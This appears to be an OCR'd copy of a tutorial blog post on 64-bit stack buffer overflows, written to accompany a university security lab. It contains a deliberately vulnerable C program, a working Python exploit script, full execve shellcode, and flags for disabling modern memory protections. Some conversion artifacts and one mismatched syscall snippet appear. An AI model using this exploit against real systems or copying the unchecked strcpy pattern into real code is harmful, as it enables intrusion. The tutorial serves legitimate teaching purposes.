Smashing the Stack in the 21st Century

Posted on Jan 30, 2019 — shared on Hacker News, Twitter, and Lobsters

Aleph One's excellent Smashing the Stack for Fun and Profit article from 1996 has long been the go-to for anyone looking to learn how buffer overflow attacks work. But the world has changed a lot since then, and the original attacks will not generally work on modern 64-bit machines. Some of this is due to many new defense mechanisms that are now enabled by default (see Paul Makowski's Smashing the Stack in 2011 for an overview), but those can be disabled if all you want to do is understand how these attacks work. What cannot easily be avoided any more though is 64-bit execution environments.


The Stack Region

Before we discuss exactly how things change in the 64-bit world, let's take a step back and revisit what a (stack) buffer overflow attack is. To do so, let's start with a very simple, and perhaps silly, C program:

```c
#include <string.h>
#include <stdio.h>
void copy(char *str) {
   char buffer[16];
   strcpy(buffer, str);
   printf("%s\n", buffer);
}

int main (int argc, char **argv) {
   copy(argv[1]);
   return 0;
}
```

When this program runs, the program reserves a part of its memory as its stack. The program uses the stack to keep track of its state as it runs, such as the values of local variables, where to return to, etc. In general, the stack starts at a high memory address, and new things are pushed onto the stack at lower memory addresses. Usually, when a function is called, it gets its own stack frame where it can keep track of its local variables and the like. For example, when `copy` is called above, the stack will look a little like this:



Notice that things that are pushed to the stack later are higher in the stack, and thus at lower memory addresses. But what do those frames actually contain? It depends on the architecture and the com-

piler, but in general, stack frames always contain at least two things: memory needed for the function's local variables (like `buffer` in `copy`), and the address of where the function should return.

The Calling Convention

The best way to understand this in more detail is to dig into some assembly (using AT&T syntax). Specifically, let's look at what happens on [x64], the 64-bit architecture used by Intel and AMD's 64-bit CPUs, when `main` calls `copy`:

```
# This is the assembly for our C code, modified slightly to make it
# easier to follow. It's on godbolt at: https://godbolt.org/z/J3oWfn
#
# You can also generate it locally with:
#
#   $ gcc -o simple.S -S -fno-stack-protector simple.c
#   $ cat simple.S
#
main:
  # ... various setup for main() ...
  # at this point, argv is in %rax
  # to call copy, we place its 1st argument in the %rdi register
  movq    %rax, %rdi

  # and then we call copy. call pushes the "rip", a pointer to the
  # current instruction, onto the stack, and then jumps to the
  # address of copy.
  call    copy(char*)

  # this is where copy returns to when it issues the ret
  # instruction. you should go read the assembly for copy now.
  # after this point, main just returns, and the program exits
  leave
  ret

copy(char*):
  # this is known as the "function prologue", and appears at the
  # top of pretty much every function. it's not _required_ by x64,
  # but is something most compilers emit for most functions.
  # first, we remember where the callers stack frame started
  pushq   %rbp

  # then we set that our stack frame starts here
  movq    %rsp, %rbp

  # then we make some space on the stack for local variables
  # in this case, 8 bytes for the str pointer, 16 bytes for
  # the buffer, and then the compiler rounds up to 32 bytes
  # to maintain 16-byte stack alignment.
  subq    $32, %rsp

  # at this point, our stack frame looks like this:
  # (every line is 8 bytes wide)
  #
  #     .-------0x00-------.
  #     :                  :
  #     |                  | <- %rsp
  #     |     padding      |
  #     |       str        |
  #     |  buffer[ 0-7  ]  |
  #     |  buffer[ 8-15 ]  | <- %rbp
  #     | [ main's  %rbp ] |
  #     | [return address] |
  #     |------------------|
  #     :   main's frame   :
  #     `------------------`
  #
  # or, displayed differently:
  #
  #   bottom of                                          top of
  #   memory                                             memory
  #
  #           str         buffer         sbp        ret
  #   <-- [        ][ 0           15 ][        ][        ] main...
  #
  #   top of                                          bottom of
  #   stack                                               stack
```

```
    # the x64 calling convention dictates that a function's first
    # argument resides in the %rdi register. so the assembly code
    # for copy next stores the value for the str pointer into the
    # memory for the local variable str
    movq    %rdi, -24(%rbp)

    # we're now gearing up to call strcpy.
    # it takes two arguments, the target and the destination
    # which we need to stick into %rdi and %rsi respectively
    # (again, as per the x64 calling convention)

    # first, put the address of buffer[0], which starts 16 bytes
    # before %rbp (that is, 16 bytes higher up the stack), into
    # %rdi. leaq is like movq, but copies the address of its
    # arguments instead of its contents.
    leaq    -16(%rbp), %rdi

    # then, put the value of str into %rsi.
    #
    # notice that the compiler _could_ have been cleverer here,
    # by sticking %rdi directly into %rsi before modifying %rdi
    # instead of leaving space on the stack for str.
    movq    -24(%rbp), %rsi

    # next, we call strcpy, and the same thing will happen
    # as when main called us. when it returns, it'll leave the stack
    # exactly like it was before we called it.
    call    strcpy

    # when strcpy returns, we'll end up here.
    # we now want to print out the string, so we put the address of
    # buffer[0] in %rdi as the first argument again
    leaq    -16(%rbp), %rdi
    # and then call puts this time, which prints the given buffer
    call    puts

    # finally, we're ready to return, so we use leave to restore
    # main's values for %rsp and %rbp. see
    # https://www.felixcloutier.com/x86/leave for the details of how
    # this works if you're interested.
    leave

    # we then use ret to return to main.
    # ret pops the return address from the stack and jumps to it.
    ret
```

Hopefully that wasn't too painful to follow. If you've read Smashing the Stack for Fun and Profit before, you'll notice a number of similarities in how this all worked. You may also notice a crucial difference – arguments to functions are no longer passed on the stack. We'll get back to that later.

Buffer Overflows

Now that we have that background, the path to a buffer overflow on the stack is pretty short. Specifically, consider what happens if we write more than 16 bytes into `buffer`. This can happen, since `strcpy` just keeps copying bytes until it encounters a byte with a value 0x00 (see null-terminated strings and the null character), and we don't check that the user's input (`argv[1]` – the program's first command-line argument) is shorter than 16 bytes!

If `buffer` is overrun, we call this a buffer overflow. What happens as a result of a buffer overflow depends entirely on what comes after the buffer in memory. Let's take a look at our horizontal stack diagram:

```
    bottom of                                                top of
    memory                                                   memory

            str          buffer          sbp         ret
    <-- [         ][ 0            15 ][         ][         ] main...
```

In this particular example, what comes after the `buffer` is the saved `%rbp` value from `main`, which isn't all that exciting. But then comes the return value. This is where `copy` will jump to when it returns. What if we overwrite that with a different address? Well, if we overwrite it with garbage (like `AAAAAAAAAA`, or the address `0x4141414141414141`), the program will probably crash because the program tried to jump to a place in memory where there (probably) isn't any code to run. But what if we overwrote it with an address to somewhere where there is code to run? Code that we, as an attacker, want to run? Something that gives us a shell prompt or removes a critical file?

Shell Code

The most basic, and easiest to understand, stack overflow attack involves injecting some of our own code into the program's memory, and then overwriting a return address with the address of that memory so that our code gets executed when that function returns. Or, with a diagram:

```
bottom of                                              top of
memory                                                 memory

        str          buffer          sbp         ret
<-- [        ][ 0            15 ][         ][         ] main...
               ^                                |
               |--------------------------------|
```

All we have to do is overwrite the return address with the address of the buffer, and then fill the buffer with some code that does what we want. This code is often referred to as shell code, because what we usually want is to start a shell, which we can then use to issue further commands. Specifically, what we put in the buffer is compiled assembly code that the CPU knows how to run. This section is mostly the same across 32-bit and 64-bit, so go read the "Shell Code" section of Smashing the Stack for Fun and Profit, and then come back here when you reach the next section: "Writing an Exploit".

So, by now you have a good idea of what the shell code does, and why it does it that way. We now just need to tweak it slightly to work with 64-bit programs. Luckily, that's pretty straightforward.

- First, as you can see from the output of `man 2 syscall`, the calling convention for 64-bit system calls is a little different from the 32-bit one. Specifically, you issue `syscall` instead of `int 0x80`, and arguments are passed in `%rdi`, `%rsi`, `%rdx`, etc., just like for all other functions. That's an easy fix.

- Second, because different registers are used for arguments, you'll also have to switch up your temporary registers (like `%esi`) so you don't overwrite a value you need later when you're setting an argument.

- Third, system call numbers are different in 64-bit linux, and luckily neither the code for execve nor exit contain zero bytes, so you can just use:

```
movb    $SYS_unlink,%al
movb    $SYS_exit,%al
```

You may also find that you also need to update registers to the `r` variety (signifying an 8-byte register instead of a 4-byte `e` register), and replace the `l` operator suffix with a `q` suffix to indicate that the operator is working with 64-bit arguments. A fully-functional 64-bit shell code for `execve` is given in Appendix A.

To produce just the bytes of your shell code from a `.S` assembly file, run:

```
$ cc -m64   -c -o shellcode.o shellcode.S
$ objcopy -S -O binary -j .text shellcode.o shellcode.bin
```

Writing an Exploit

With that background, we're now ready to execute our first attack against a real program. We'll make our C program a little more sophisticated to make the attack less obscure. Specifically, the program now (supposedly) prints the first 128 characters of each input it gets:

```
#include <string.h>
#include <stdio.h>
#include <unistd.h>

void first128(char *str) {
  char buffer[128];
  strcpy(buffer, str);
  printf("%s\n", buffer);
}

int main(int argc, char **argv) {
  static char input[1024];
  while (read(STDIN_FILENO, input, 1024) > 0) {
    first128(input);
  }
  return 0;
}
```

We then compile (see Disabling Modern Defenses for why we do it this way):

```
$ gcc -g -fno-stack-protector -z execstack vulnerable.c -o vulnerable -D_FORTIFY_SOURCE=0
```

We now need to construct the right input to that program so that we overflow `buffer`. In particular, we need to know what to set the return address to, and how many bytes to write out before we start writing the return address. To find these, we'll use GDB, a really handy tool for debugging programs at a low level. First, let's start our vulnerable program:

```
$ env - setarch -R ./vulnerable
```

It's now sitting there patiently waiting for input. Notice that the `env -` has to be there, because the environment variables are inserted into the program's address space by the kernel when the program starts, and that shifts all of the addresses around, preventing our attack from working reliably! `env -` wipes the environment clean so the addresses stay the same. See Disabling Modern Defenses for why we need `setarch -R`.

In another terminal, start up GDB with:

```
$ gdb -p $(pgrep vulnerable)
```

This will find the process ID of the program named “vulnerable”, and attach the debugger to it. You’re then greeted by a prompt that lets you input commands that let you affect and inspect the running program. GDB supports a lot of commands, but we’ll stick to the basics here. First, we set a breakpoint at the `first128` function, and then type `continue` to let the program continue executing.

```
(gdb) b first128
Breakpoint 1 at 0x55555555516b: file x.c, line 7.
(gdb) c
Continuing.
```

Whenever `first128` is called, GDB will pause the program and give us a prompt where we can decide what to do next. Try typing some input to the waiting `vulnerable` program and press enter.

```
Breakpoint 1, first128 (str=0x555555558060 <input> "x\n") at x.c:7
7               strcpy(buffer, str);
(gdb)
```

The first thing we need is the address of `buffer` so we know what to set the return address to:

```
(gdb) print &buffer[0]
$1 = 0x7fffffffece0 ""
```

Great! Next, we need the address of the return value so we can figure out how many bytes of input we need to provide until we reach it:

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffed70:
 rip = 0x55555555516b in first128 (x.c:7); saved rip = 0x5555555551ad
 called by frame at 0x7fffffffed90
 source language c.
 Arglist at 0x7fffffffed60, args: str=0x555555558060 <input> "x\n"
 Locals at 0x7fffffffed60, Previous frame's sp is 0x7fffffffed70
 Saved registers:
  rbp at 0x7fffffffed60, rip at 0x7fffffffed68
```

Notice how it says `rip at 0x7fffffffed68`? That’s the address of the stored return address!

Now we have everything we need to write out exploit string. Writing it out by hand though would be a little painful, so let’s write a little Python program to help us out:

```
#!/usr/bin/env python3
import os, sys, struct

addr_buffer = 0x7fffffffece0
addr_retaddr = 0x7fffffffed68

# We want buffer to first hold the shellcode
shellfile = open("shellcode.bin", "rb")
```

```
shellcode = shellfile.read()

# Then we want to pad up until the return address
shellcode += b"A" * ((addr_retaddr - addr_buffer) - len(shellcode))

# Then we write in the address of the shellcode.
# struct.pack("<Q") writes out 64-bit integers in little-endian.
shellcode += struct.pack("<Q", addr_buffer)

# write the shell code out to the waiting vulnerable program
fp = os.fdopen(sys.stdout.fileno(), 'wb')
fp.write(shellcode)
fp.flush()

# forward user's input to the underlying program
while True:
    try:
        data = sys.stdin.buffer.read1(1024)
        if not data:
            break
        fp.write(data)
        fp.flush()
    except KeyboardInterrupt:
        break
```

This program reads in the binary shell code, places it at the start of the input, pads up until where the return address is stored on the stack, and then puts the address of the buffer itself there. Then it sends that payload to standard output so that we can pipe it to the vulnerable program:

```
$ ./exploit.py | env - setarch -R ./vulnerable
```

Hmm, that looks awfully empty. Is it working? Try typing `ls`… \o/

If you want to try your hands at writing an exploit yourself, I'd recommend giving MIT's 6.858 Computer Security's buffer overflow lab a go. This text was written in part to accompany that lab, so you should be well equipped to handle that now. Good luck!

64-bit Considerations

There are two primary difference between buffer overflows in 32-bit and 64-bit mode that you will have to be aware of, and that will cause you issues.

Zeroes in addresses

First, most 64-bit addresses have 0x00 in their most significant byte, which means we often can't write them out directly; operations like `strcpy` and `strcat` (the common offenders) consider `\0` the end of a string, and will thus stop writing at that point.

The good news is that, in little-endian, the most significant byte comes last (that is, at the higher memory address), so often this won't matter. The terminating `\0` will also be copied over, which might be all you need. In some lucky cases the place we're trying to overwrite already has the required number of 0x00, so stopping early is fine (as long as the application doesn't append stuff itself).

If you need to write anything more after the address though, or the address happens to be a low one where multiple leading bytes are 0x00 whereas they weren't before in the location you're overwriting,

you'll need to find another approach.

This wasn't as much of an issue on 32-bit systems. While an address could contain 0x00 by accident, it was relatively less likely. On 64-bit systems, this happens for pretty much every address!

Arguments in Registers

On 32-bit systems (i386 in particular), the calling convention for functions is a bit of a free-for-all. The most common one is `cdecl`, in which arguments to functions are passed on the stack. Specifically, the arguments are pushed onto the stack just before the `call` instruction in right-to-left order.

This had the really neat side-effect that you could manipulate a function's arguments simply by changing stuff that was on the stack. For example, one neat way to work around W^X (see Disabling Modern Defenses) was to do a "return to libc" attack. Instead of overwriting the return pointer with the address of your shell code, you would stick the address of, say, `execve` from libc there instead. You'd then manipulate the various values on the stack so that when the current function returns to `execve` and it looks at the stack for its arguments, it would see arguments like `/bin/sh`.

"Sadly", in x64, the calling convention has changed a fair amount. In x64, the System V AMD64 ABI is used, wherein arguments are passed mostly in registers (this is a good visual explanation). This breaks traditional return-to-libc attacks since you can no longer change what arguments the libc function would see simply by manipulating the stack (which is all you can do with a buffer overflow). There are ways to get around this, for example by using the "borrowed code chunks" technique, and the generalized idea of return-oriented programming, but those attacks are far more difficult to pull off.

Finding Buffer Overflows

Instead of repeating Aleph One's words here, I'll just direct you to the "Finding Buffer Overflows" section of Smashing the Stack for Fun and Profit.

Disabling Modern Defenses

When trying to do a buffer-overflow attack on a modern machine, there are several defenses you'll have to deal with:

- **Stack Canaries**: The compiler injects pieces of code into the binary that puts a special value between the local variables of a function and the next frame (and, crucially, before the return address). Just before the function returns, it checks that the stack canary still has the correct value, and only then does it issue the `ret` instruction. This defeats the attack above, since we will always overwrite the canary with gibberish in our attempt to get to the return address! To disable stack canaries in `gcc`, pass `-fno-stack-protector`.
- **Address-Space Layout Randomization**: The mechanism is known as ASLR, and roughly means that the kernel will randomize where in memory your program is located when it starts. This usually includes the instructions that make up the program code, the stack, the heap, and

the location of any dynamically linked libraries. With this feature enabled, you can no longer (easily) figure out any of the addresses you need, and so you don't know what to overwrite the return address with! You can tell the kernel to disable ASLR for a given program by invoking it through `setarch -R`. Older versions of `setarch` also require that you pass `"$(uname -m)"` as the first argument. Note that these solutions are not sufficient:

    - `-no-pie` alone doesn't cut it, as dynamically linked libraries are still randomized (if you care about return-to-libc).
    - `-static` alone doesn't cut it, as the address of the program itself is still randomized.
    - with both, your stack and heap locations are still randomized.

- **W^X**: Write XOR Execute is a pretty simple defense wherein all memory in your process is either writeable (like your stack) or executable (like the program code). When this feature is enabled, which it is by default, a stack overflow like discussed above won't work since your shell code (which then lives on the stack) isn't marked as executable. When you try to return to it, the CPU will simply refuse to continue. You can disable this feature using `execstack`, or in gcc by linking your program with `-z execstack`.

- **Fortified Source**: By default, `gcc` enables source fortification, which wraps functions that are known to be problematic, like `strcpy` or `strcat`, with security checks when `gcc` can figure out the required bounds. When these checks are in place, attempts to overflow a buffer may instead terminate your program with

  ```
  *** buffer overflow detected ***: ./vulnerable terminated
  ```

  To work around this, just pass `-D_FORTIFY_SOURCE=0`.

It may seem like cheating to turn these off, and in some sense it is, but it is helpful when trying to teach the underlying ideas behind stack smashing. And in fact, it is often possible to work around these defenses with more advanced attacks, though those are far beyond the scope of this document.

Appendix A: 64-bit execve shell code

```
#include <sys/syscall.h>

#define STRING  "/bin/sh"
#define STRLEN  7
#define ARGV    (STRLEN+1)
#define ENVP    (ARGV+8)

.globl main
        .type   main, @function

 main:
        jmp     calladdr

 popladdr:
        popq    %rcx
        movq    %rcx,(ARGV)(%rcx)       /* set up argv pointer to pathname */
        xorq    %rax,%rax               /* get a 64-bit zero value */
        movb    %al,(STRLEN)(%rcx)      /* null-terminate our string */
        movq    %rax,(ENVP)(%rcx)       /* set up null envp */

        movb    $SYS_execve,%al         /* syscall arg 1: syscall number */
        movq    %rcx,%rdi               /* syscall arg 2: string pathname */
```

```
        leaq    ARGV(%rcx),%rsi         /* syscall arg 2: argv */
        leaq    ENVP(%rcx),%rdx         /* syscall arg 3: envp */
        syscall                 /* invoke syscall */

        movb    $SYS_exit,%al          /* syscall arg 1: SYS_exit (60) */
        xorq    %rdi,%rdi               /* syscall arg 2: 0 */
        syscall                 /* invoke syscall */

calladdr:
        call    popladdr
        .ascii  STRING
```

(revision history)